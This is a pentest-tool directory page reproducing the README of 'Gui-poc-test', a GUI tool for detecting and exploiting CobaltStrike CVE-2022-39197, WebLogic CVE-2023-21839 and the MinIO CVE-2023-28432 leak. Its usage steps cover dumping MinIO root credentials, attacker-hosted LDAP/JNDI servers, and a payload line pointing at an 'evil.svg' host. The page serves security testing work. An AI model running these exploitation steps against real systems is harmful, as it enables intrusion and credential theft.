
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/romanc9/gui-poc-test
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration TestingPayload Development
GitHubromanc9/gui-poc-test

Gui-poc-test

A testing tool for CobaltStrike-RCE:CVE-2022-39197; Weblogic-RCE:CVE-2023-21839; MinIO:CVE-2023-28432

View Repository
222 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

Gui-poc-test

A testing tool for CobaltStrike-RCE:CVE-2022-39197; Weblogic-RCE:CVE-2023-21839; MinIO:CVE-2023-28432

A graphical vulnerability detection and exploitation tool for these three vulnerabilities.

Notes

  1. Running the jar requires Java 8

  2. For single target, not suitable for multi-IP vulnerability scanning

  3. When packaging, the Weblogic vulnerability exploitation requires referencing wlfullclient.jar, which needs to be added manually.

Usage

java -jar Gui-poc-test.jar

Usage: There are two buttons for detection and exploitation. The tool interface provides hints for different vulnerabilities.


MinIO Information Leakage:

Input the target, no need to enter the port, default is 9000, changeable, see source code GuiDemo.java:line144

Displays MINIO_ROOT_USER and MINIO_ROOT_PASSWORD, etc.
image


Weblogic RCE

Input target IP, port, LDAP server address

Detection:
image

Note: Exploitation requires setting up your own LDAP server (public network)

  • jndi server exploitation tool: Use JNDIExploit.jar to start LDAP and WEB services, see https://github.com/WhiteHSBG/JNDIExploit
image

CobaltStrike RCE

  1. After selecting the vulnerability, the method to self-check the vulnerability is displayed by default. You can test the existence of the vulnerability by entering detection code in the CS listener.
  2. Prerequisite for exploitation: The target's trojan (exe) must be obtained locally.
  3. Runtime requirements: Windows, Python 3, pip3 install frida-tools
  4. Python has been added to the environment variables.
  5. Set up your own server to host the svg file and jar package, accessible by the target.
  6. Enter the absolute path of the exe and the svg URL, separated by a space, then click execute to implement countermeasures.
  7. Customize the jar package content; the demo content is a calculator popup.
  8. The default trojan name is beacon, changeable, see source code cve_2022_39197.py:line28

payload example: beacon.exe http://127.0.0.1:4444/evil.svg


Result: The trojan runs on Windows, and the CS client on Mac gets a session.

At the same time, the CS client executes the jar package content, popping up a calculator.
image


Windows records the CS access address
image

References

Principle: https://github.com/gobysec/Weblogic/blob/main/WebLogic_CVE-2023-21931_zh_CN.md

https://github.com/4ra1n/CVE-2023-21839

https://github.com/DXask88MA/Weblogic-CVE-2023-21839

https://github.com/its-arun/CVE-2022-39197

CS patch:https://github.com/burpheart/CVE-2022-39197-patch

Download Tool